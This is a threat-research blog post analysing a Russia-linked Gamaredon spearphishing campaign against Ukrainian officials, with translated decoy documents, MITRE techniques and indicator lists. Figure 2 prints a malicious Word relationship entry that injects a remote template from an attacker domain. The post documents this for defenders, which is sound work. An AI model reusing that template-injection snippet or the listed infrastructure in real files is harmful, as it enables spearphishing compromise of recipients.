Primitive Bear (Gamaredon) Targets Ukraine with Timely Themes

anomali.com/blog/primitive-bear-gamaredon-targets-ukraine-with-timely-themes

Research | April 19, 2021

by Anomali Threat Research

Russia-Sponsored Group Employs Apparently Legitimate Documents Aligned to Growing Hostilities Between Russia and Ukraine

Authored by: Gage Mele, Yury Polozov, and Tara Gould

Key Findings

- Anomali Threat Research discovered a campaign targeting Ukrainian government officials with malicious files that could be repurposed to target government officials of other countries.
- We assess with high confidence that this activity was conducted by Russia-sponsored cyberespionage group Primitive Bear (Gamaredon).
- Primitive Bear was observed distributing .docx files that attempted to download a .dot file via remote templates.
- The campaign appears to have taken place from January through at least late March 2021, and used decoy documents themed around current events. These documents also showed that Primitive Bear likely used unauthorized access or illicit purchase of private documents prior to their publication.
- The final objective of this campaign remains unclear because the remote template domains were down at the time of discovery.

Overview

Anomali Threat Research identified malicious samples that align with the Russia-sponsored cyberespionage group Primitive Bear's (Gamaredon, Winterflounder) tactics, techniques, and procedures (TTPs).[1] The group was distributing .docx files that attempted to download

.dot files from remote templates. The final objective of this campaign remains unclear as the remote template domains were down at the time of discovery. We observed Primitive Bear activity in late 2019, and again in April 2020, during which time they used similar TTPs and Ukrainian government-themed decoys.[2] In those campaigns, Primitive Bear's decoys loaded a remote template to drop a .dot file that would determine if the compromised machine was worthy of a second-stage payload.[3]

Primitive Bear, known primarily to focus on Ukraine, has been very active in 2021. However, the themes of the samples we found, as well as those shared by the security community, could also be used to target multiple former Union of Soviet Socialist Republic (USSR) countries.

Details

Anomali Threat Research found malicious .docx files being distributed by Primitive Bear, likely through spearphishing, that attempted to download remote template .dot files through template injection. Most of the .docx decoy files were written in Ukrainian, and a minority written in Russian, and contained content discussing multiple Ukrainian government agencies, institutions, and public entities, as well as Russian intelligence agencies in the context of occupied Crimea. Primitive Bear was using specific names of individuals and entities in their files, relevant to the January through mid-March 2021 timeframe, to make their malicious files appear more legitimate. This highlights the group's use of authentic events to craft likely phishing themes more likely to be effective.




Figure 1 *– Observed Infection Chain*

Technical Analysis

The .docx files distributed by Primitive Bear used template injection to add a remote domain that contained a .dot (Word template) file. In Figure 2, the template injection can be seen with the TargetMode set to “External,” indicating the file was reaching out to a remote location. If the connection was made, the .dot file was subsequently downloaded.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id
="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="http://hamadryas.online/4857E18C/almost/councilman/rejoice/clank.dot" TargetMode="External"/
```

***Figure 2** – автореферат Тертична last 8.2.docx Remote Template Domain Information*

The final objective of this campaign remains unclear because the remote template domains were down at the time of discovery, and we encourage the security community to share if discovered.

Decoy Analysis

Analyzed File – автореферат Тертична last 8.2.docx
Translated File Name – Tertychna Abstract last 8.2.docx
SHA-256 – 9b6d89ad4e35ffca32c4f44b75c9cc5dd080fd4ce00a117999c9ad8e231d4418

НАЦІОНАЛЬНА АКАДЕМІЯ НАУК УКРАЇНИ

ІНСТИТУТ ІСТОРІЇ УКРАЇНИ

ТЕРТИЧНА Анна Вікторівна

УДК 94:327]:659.4](477:497.2)"1991/2018"(043.3)

ПУБЛІЧНА ДИПЛОМАТІЯ В УКРАЇНСЬКО-БОЛГАРСЬКИХ ВІДНОСИНАХ (1991–2018 рр.)

Figure 3 *– автореферат Тертична last 8.2.docx (Translated from Ukrainian: Tertychna Abstract last 8.2.docx)*

NATIONAL ACADEMY OF SCIENCES OF UKRAINE
INSTITUTE OF HISTORY OF UKRAINE

TERTYCHNA Anna Viktorivna

UDC 94: 327]: 659.4] (477: 497.2) "1991/2018" (043.3)

DISSERTATION

PUBLIC DIPLOMACY IN UKRAINIAN-BULGARIAN RELATIONS (1991-2018)

07.00.02 - World history

ABSTRACT
of the dissertation for the degree
candidate of historical sciences

Kyiv –2021

Figure 4 *– Tertychna Abstract last 8.2.docx (Translated from Ukrainian)*

Tertychna Abstract last 8.2.docx, shown above in Figures 3 and 4, is a 26 page abstract of a Ukrainian dissertation discussing modern relations between Ukraine and Bulgaria. Most of the document is in Ukrainian, however, the last two and one-half pages have English summaries. **Tertychna Abstract last 8.2.docx** appears to be a shortened version of another Primitive Bear file called **дисертація 8.02.21.docx** (from Ukrainian: Dissertation 8.02.21.docx), which was also mentioned by the security community, shown in Figures 5 and 6 below.[4]

НАЦІОНАЛЬНА АКАДЕМІЯ НАУК УКРАЇНИ
ІНСТИТУТ ІСТОРІЇ УКРАЇНИ

Кваліфікаційна наукова праця

на правах рукопису

УДК 94:327]:659.4](477:497.2)"1991/2018"(043.3)

ТЕРТИЧНА Анна Вікторівна

ДИСЕРТАЦІЯ
«ПУБЛІЧНА ДИПЛОМАТІЯ В УКРАЇНСЬКО-БОЛГАРСЬКИХ ВІДНОСИНАХ (1991–2018 рр.)»


07.00.02 – Всесвітня історія

Подається на здобуття наукового ступеня кандидата історичних наук.
Дисертація містить результати власних досліджень. Використання ідей, результатів і текстів інших авторів мають посилання на відповідне джерело

А. В. Тертична

Науковий керівник:
МАТЯШ Ірина Борисівна,
доктор історичних наук, професор

Figure 5 *– дисертація 8.02.21.docx (Translated from Ukrainian: Dissertation 8.02.21.docx)*



NATIONAL ACADEMY OF SCIENCES OF UKRAINE
INSTITUTE OF HISTORY OF UKRAINE

Qualifying scientific work
on the rights of the manuscript
UDC 94: 327]: 659.4] (477: 497.2) "1991/2018" (043.3)

TERTYCHNA Anna Viktorivna
DISSERTATION

"PUBLIC DIPLOMACY IN UKRAINIAN-BULGARIAN RELATIONS (1991-2018)"

07.00.02 - World history

Applied for the degree of Candidate of Historical Sciences. The dissertation contains the results of own research. The use of ideas, results and texts by other authors have references to the relevant source

A.V.Tertychna

Scientific adviser:
MATYASH Iryna Borysivna,
doctor of historical sciences, professor

Kyiv –2021

Figure 6 *– Dissertation 8.02.21.docx (Translated from Ukrainian, Page 1/282)*

These two documents (**автореферат Тертична last 8.2.docx** and **дисертація 8.02.21.docx**) appear to be legitimate documents that were weaponized by Primitive Bear for template injection. The group likely procured them through illicit purchase or previous compromise. We found the full document was published by its author, Anna, on the literature repository site, chtyvo.org[.]ua.[5] The file was uploaded to the site on March 7, 2021, but both of the analyzed file names suggested a date of February 8, 2021 (8.2.docx) or called it out explicitly. This indicates that Primitive Bear has used access to private Ukrainian documents, weaponized them, and distributed them prior to the authorized publication of said documents.

In hindsight, the decision for Primitive Bear to use a Ukrainian and Bulgarian-themed dissertation comes at an interesting time for Russian and Bulgarian relations. This is due to the Bulgarian government arresting six of its own members who were charged with spying for the Russian government, on March 19, 2021, according to the Bulgarian prosecutors' statement.[6] However, Russia is known for combining cyber and real-world operations, and has been using this hybrid warfare to target Georgia in 2008 and Ukraine since at least the 2014 annexation of Crimea.[7] Therefore, it would not be unlikely to think that Primitive Bear was using Bulgaria-themed decoys before the media knew of the events, thus making the information more relevant to Ukrainian officials who knew what was transpiring.

Analyzed File – ДОПОВІДНА ЗАПСКА.docx
Translated File Name – REPORT NOTE.docx
SHA-256 – 63da0b2abb744a5c92c3a1fff2c3e5940f5c969890f3f16fd8dca0a1363da494

ЗАТВЕРДЖУЮ

Перший заступник
Генерального прокурора
України
_____ Р. Михалюк

«___» лютого 2021 року

РОЗДІЛ
управління нагляду у кримінальному провадженні
Генеральної прокуратури України

На виконання завдання Офісу Генерального прокурора від 20.01.2021 № 18/2/3-323 вих-187окв-21 Генеральною прокуратурою України вивчено стан організації процесуального керівництва досудовим розслідуванням у кримінальних провадженнях, які **розслідуються слідчими Служби безпеки України** та в яких оголошено розшук осіб, підозрюваних у вчиненні злочинів, передбачених ст. ст. 258-258-3, 260 КК України, у зв'язку з їх участю в діяльності терористичних організацій «ДНР» і «ЛНР» та не передбачених законом збройних формуваннях у ході збройного конфлікту на сході України.

Figure 7 *– ДОПОВІДНА ЗАПСКА.docx (from Ukrainian: REPORT NOTE.docx)*

APPROVED

First Deputy
Prosecutor General
of Ukraine
_____ R. Mikhalyuk
"___" February 2021

SECTION
Department of Supervision in Criminal Proceedings
of the Prosecutor General's Office of Ukraine

In pursuance of the task of the Office of the Prosecutor General dated 20.01.2021 № 18/2 / 3-323 vyh-187okv-21, the General Prosecutor's Office of Ukraine studied the state of organization of procedural guidance of pre-trial investigation in criminal proceedings **investigated by investigators of the Security Service of Ukraine**, and in which there is announced search for persons suspected of committing crimes under # 258-258-3, 260 of the Criminal Code of Ukraine, in connection with their participation in the activities of terrorist organizations "DPR" ["Donetsk People's Republic"] and "LPR" ["Luhansk People's Republic"] and non-statutory armed groups during the armed conflict in eastern Ukraine.

1. The state of compliance with the requirements of Article 214 of the CPC of Ukraine during the consideration of applications and notifications of crimes under Art. 258 - 258-3, 260 of the Criminal Code of Ukraine, in connection with participation in terrorist organizations "DPR" and "LPR" and not provided by law armed formations during the armed conflict in eastern Ukraine, registration in the Unified Register of pre-trial investigations, the beginning of pre-trial investigation, appointment of procedural manager

During 2014-2020, the National Police received 6 applications and notifications about the participation of persons in the terrorist organizations "DPR" and "LPR" and non-statutory armed groups during the armed conflict in eastern Ukraine, information about which are included in the Unified Register of pre-trial investigations (hereinafter - ERDR) on the grounds of a criminal offense under Art. 260 of the Criminal Code of Ukraine.


Figure 8 *– REPORT NOTE.docx (Translated from Ukrainian) page 1/5*

REPORT NOTE.docx, shown in Figures 7 and 8 above, purports to be an internal note by the Prosecutor General's Office of Ukraine dated February 2021. The file includes pre-trial investigative rulesets regarding suspected terrorists. These fighters, from unrecognized regions of Donetsk People's Republic (DPR) and Luhansk People's Republic (LPR), have been accused of fighting against the Ukrainian government. Russia has been the de-facto controller of DPR and LPR since the regions simultaneously declared their independence from Ukraine in 2014, which makes the use of these regions ideal in decoy documents for Primitive Bear.

The escalating tensions between Russia and Ukraine in 2021 add incentive for mentioning DPR and LPR. On January 28, 2021, DPR and LPR groups presented a doctrine dubbed "Russian Donbass," which stated the groups' collective desire to rejoin Russia "in order to return to our historical roots."[8] In the subsequent months, European monitors reported an

increase in Russian troop movement along the Ukraine-Russia border. Tensions boiled over in the DPR on March 30, 2021, with exchanging artillery and machine-gun fire between the factions resulting in four Ukrainians killed and one wounded.[9] This was another strong example of Primitive Bear samples themed around real-world conflicts before a significant event occurred, a strong indication of potential hybrid warfare.

Analyzed File – incoming.docx
SHA-256 – 82fe93b52ae5f12fad99fc533324cbf680f5777cc67b9f30dd2addeeee7527f8


Добрый день.

Хотел обратится к Вам за помощью.

Меня зовут Эмиль Вариев, живу в Бахчисарае. Я сосед Рустема Сейтмеметова которого в 2020 году арестовала ФСБ по делу Хизб ут-Тахрир.
Меня несколько раз вызывали давать показания в ФСБ.
Следователь в глаза сказал мне что я такой же террорист как и Рустем и если не стану давать нужные следствию показания меня тоже посадят.
Я хотел выехать на материк, но следователь отобрал у меня паспорт.
Подскажите к кому мне можно обратится за помощью в Крыму или как выехать на Украину без паспорта.

Figure 9 *– incoming.docx*

Good day,

I would like to ask you for help.

My name is Emil Variev, I live in Bakhchisarai. I am a neighbor of Rustem Seytmemetov, who was arrested by the FSB in 2020 in relation to the Hizb ut-Tahrir case.
I was summoned several times to testify at the FSB.
The investigator told me in the face that I am a terrorist just like Rustem, and if I don't give the testimony necessary for the investigation, they'll jail me too.
I wanted to go to the mainland, but the investigator took my passport from me.
Tell me who I can turn to for help in Crimea or how to go to Ukraine without a passport.

Figure 10 *– incoming.docx (Translated from Russian)*

The .docx file shown in Figures 9 and 10 above is a letter allegedly from Emil Variev, a neighbor of Rustem Seytmemetov, in occupied Crimea. He referenced how Russia's Federal Security Service (FSB) arrested him in 2020 in relation to the Hizb ut-Tahrir (extremist aim to unite all Muslim countries) case. Rustem Seytmemetov is just one of three individuals who were arrested in what Crimeans refer to as "the so-called third Bakhchisaray Hizb ut-Tahrir case," and they are expected to remain under arrest until April

22, 2021.[10] While the decoy did not state an intended recipient, the context appears directed towards Ukrainian authorities. This is another example of Primitive Bear using documents to coincide with real-world events.

Conclusion

Primitive Bear is motivated by cyberespionage (data theft, information gathering), and this campaign demonstrates their specific targeting of regional foes with what often appears to be private documents likely obtained by illicit means. We have observed Primitive Bear using malicious .docx files to distribute .dot files for over a year, however, the remote template domains used in this campaign were down at the time of discovery. Therefore, the final payload of this campaign remains unclear at the time of this writing.

MITRE TTPs

Masquerading - T1036
Phishing - T1566
Spearphishing Attachment - T1566.001
Template Injection - T1221
User Execution - T1204
User Execution: Malicious File - T1204.002

Endnotes

[1] Anomali Threat Research, “Gamaredon TTPs Target Ukraine,” Anomali White Papers, accessed April 5, 2021, published December 5, 2019, https://www.anomali.com/files/white-papers/Anomali_Threat_Research-Gamaredon_TTPs_Target_Ukraine-WP.pdf, 1-2.

[2] Ibid., 9-11; Gage Mele and Parthiban Rajendran, “Gamaredon Spearphishing Campaign,” accessed April 5 2021, published April 20, 2020, https://ui.threatstream.com/campaign/61380.

[3] Anomali Threat Research, “Gamaredon TTPs Target Ukraine,” Anomali White Papers, 6.

[4] “#Gamaredon #APT mal doc:,” @h2jazi, https://twitter.com/h2jazi/status/1371445133560983552.

[5] Anna Tertychna, “PUBLIC DIPLOMACY IN UKRAINIAN-BULGARIAN RELATIONS (1991-2018),” CHTIVO Electronic Library, accessed April 6, 2021, published March 7, 2021, https://shron1.chtyvo.org.ua/Tertychna_Anna/Publichna_dyplomatiia_v_ukrainsko-bolharskykh_vidnosynakh_19912018.pdf?.

[6] “Bulgarian PM tells Russia to stop spying after intelligence ring charges,” Reuters, accessed April 7, 2021, published March 20, 2021, https://www.reuters.com/article/us-bulgaria-russia-espionage/bulgarian-pm-tells-russia-to-stop-spying-after-intelligence-ring-charges-idUSKBN2BC0MR; https://www.reuters.com/article/us-bulgaria-russia-espionage/bulgaria-charges-six-people-over-alleged-russian-spy-ring-idUSKBN2BB1V4.

[7] Ibid; Dave Lee, “Russia and Ukraine in cyber ‘stand-off’,” BBC News, accessed April 7, 2021, published March 5, 2014, https://www.bbc.com/news/technology-26447200; Laurens Cerulus, “How Ukraine became a test bed for cyberweaponry,” Politico, accessed April 7, published February 14, 2019, https://www.politico.eu/article/ukraine-cyber-war-frontline-russia-malware-attacks/; Andy Greenberg, How an Entire Nation Became Russia’s Test Lab for Cyberwar,” Wired, accessed April 7, 2021, published June 6, 2017, https://www.wired.com/story/russian-hackers-attack-ukraine/; David J. Smith, “Russian Cyber Strategy and the War Against Georgia,” Atlantic Council, accessed April 7, 2021, published January 17, 2014, https://www.atlanticcouncil.org/blogs/natosource/russian-cyber-policy-and-the-war-against-georgia/; Dancho Danchev, “Coordinated Rusia vs Georgia cyber attack in progress,” ZDNet, access April 7, 2021, published August 11, 2008, https://www.zdnet.com/article/coordinated-russia-vs-georgia-cyber-attack-in-progress/.

[8] “"L-DPR" presented their "doctrine": without entering Russia, but with the capture of the entire Donbass,” Novosti Donbassa, accessed April 7, 2021, published February 4, 2021, https://novosti.dn.ua/news/308202-l-dnr-predstavyly-svoyu-doktrynu-bez-vkhozhdenyya-v-rossyyu-no-s-zakhvatom-vsego-donbassa [article in Russian]; Nikola Mikovic, “The Donbass conflict: Waiting for escalation,” Lowy Institute, accessed April 7, 2021, published February 4, 2021, https://www.lowyinstitute.org/the-interpreter/donbass-conflict-waiting-escalation.

[9] Andrew E. Kramer, “Fighting Escalates in Eastern Ukraine, Signaling the End to Another Cease-Fire,” The New York Times, accessed April 7, 2021, published March 30, 2021, https://www.nytimes.com/2021/03/30/world/europe/ukraine-russia-fighting.html.

[10] “The defendants in the so-called third Bakhchisaray Hizb ut-Tahrir case had their arrest extended,” Crimean Tatar Resource Center, accessed April 7, 2021, published November 9, 2020, https://ctrcenter.org/en/news/5798-figurantam-tretego-bahchisarajskogo-dela-hizb-ut-tahrir-prodlili-srok-aresta.

IOCs

Files

82fe93b52ae5f12fad99fc533324cbf680f5777cc67b9f30dd2addeeee7527f8
d5d080a96b716e90ec74b1de5f42f26237ac959da9af7d09cce2548b5fc4473d
e7f61cd965886e1ca75d5bd3d3140ce7c78c78c245d57c285af83711148b7472
9b6d89ad4e35ffca32c4f44b75c9cc5dd080fd4ce00a117999c9ad8e231d4418

4c12713ef851e277a66d985f666ac68e73ae21a82d8dcfcedf781c935d640f52
e12c6b63c6216338aa645b63f589d2e96e868f9b1f6402520649cfeb7c053c83
f25f4a78760bf0644c06814a3439b772610d7d62f6c5efde8fb314cc58697b01
63da0b2abb744a5c92c3a1fff2c3e5940f5c969890f3f16fd8dca0a1363da494
41b7a58d0d663afcdb45ed2706b5b39e1c772efd9314f6c1d1ac015468ea82f4
fe3141950fe263f50edd8a202fe746dac736dcef91331cd4375d3ede27d5530a
de1df653ca846cc3b01239c9e16c80cee52c01c921a0e8e34c2e5d4425eee715
0600f4be4dc7fe5ba4e226b797888667f5dd6138734a6333da697346e897c216
611e4b4e3fd15a1694a77555d858fced1b66ff106323eed58b11af2ae663a608
8fbea49a8b26889e9157ace2003334f56e3de7020cb099d3948df676539eb4a3
e48fc5ce578d938320f9bce496015247b8c52bee04d851f44270bef8bf831696

Domains

http://download[.]logins
http://download.logins[.]online/
http://download[.]logins.online/wsusa
http://email-smtp[.]online/
http://email-smtp[.]online/preceding/
http://email-smtp[.]online/preceding/rbfwaljtawm.dot
http://word-expert[.]online/
http://word-expert[.]online/september/
http://word-expert[.]online/september/jtfqxxhzqaw.dot
http://melitaeas[.]online
http://melitaeas[.]online/4857E18C/countryside/prevent/
http://melitaeas[.]online/4857E18C/countryside/prevent/counter.dot
http://hamadryas[.]online
http://hamadryas[.]online/4857E18C/almost/councilman/rejoice/
http://hamadryas[.]online/4857E18C/almost/councilman/rejoice/clank.dot
http://acetica[.]online
http://acetica[.]online/header/precaution/precisely.dot
http://acetica[.]online/presently/refuge/intention.dot
http://acetica[.]online/intent/sense/guarded.dot
http://mail-check[.]ru
http://mail-check[.]ru/preservation/quietly/seedlings.dot
http://mail-check[.]ru/refrigerator.dot
http://mail-check[.]ru/prediction.dot
http://mail-check[.]ru/pre.dot
http://mail-check[.]ru/barrier.dot
http://office360-expert[.]online
http://office360-expert[.]online/intake
http://office360-expert[.]online/intake/pfJwhBY.dot

IPs

172.67.136[.]62
104.21.48[.]186
185.119.58[.]61
195.161.114[.]130

Topics: Research